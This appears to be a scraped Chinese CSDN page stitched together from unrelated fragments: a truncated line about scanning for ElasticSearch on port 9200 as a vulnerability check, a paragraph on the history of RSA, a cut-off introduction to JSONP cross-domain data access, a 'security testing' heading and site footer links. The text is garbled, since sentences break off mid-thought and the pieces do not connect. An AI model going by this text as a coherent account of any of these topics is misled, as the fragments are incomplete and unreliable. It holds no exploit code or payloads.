
一般测试中我们会对目标的地址进行端口扫描,如果扫描到9200端口(ElasticSearch端口(默认9200)。我们直接访问看到是这个页面,就是存在这种漏洞:
1977年,由三位数学家(Rivest、Shamir 和 Adleman )联合发表了RSA算法,算法名称的来源是三位科学家的首字母的和。在随后的几十年,RSA加密算法,在密码领域中大放异彩,成为非对称加密的代表加密算法。该加密算法的原理就是对一极大整数做因数分解的困难性来保证安全性。并且随着密钥长度的不断增加,以当下的计算机运算水平,是不可能在有限的时间下,暴力破解出密钥,而攻破该算法的。1.后
介绍JSONP(JSON with Padding)是 json 的一种"使用模式",可以让网页从别的域名(网站)那获取资料,即跨域读取数据;它利用的是script标签的 src 属性不受同源策略影响的特性,使网页可以得到从其他来源动态产生的 json 数据,因此可以用来实现跨域读取数据。更通俗的说法:JSONP 就是利用<script>标签的跨域能力实现跨域数据的访问,请求动态生成
安全性测试
——安全性测试
联系我们(工作时间:8:30-22:00)
400-660-0108 kefu@csdn.net

 乐奇 Rokid 开放社区

 2048 AI社区
 AI硬件创业社区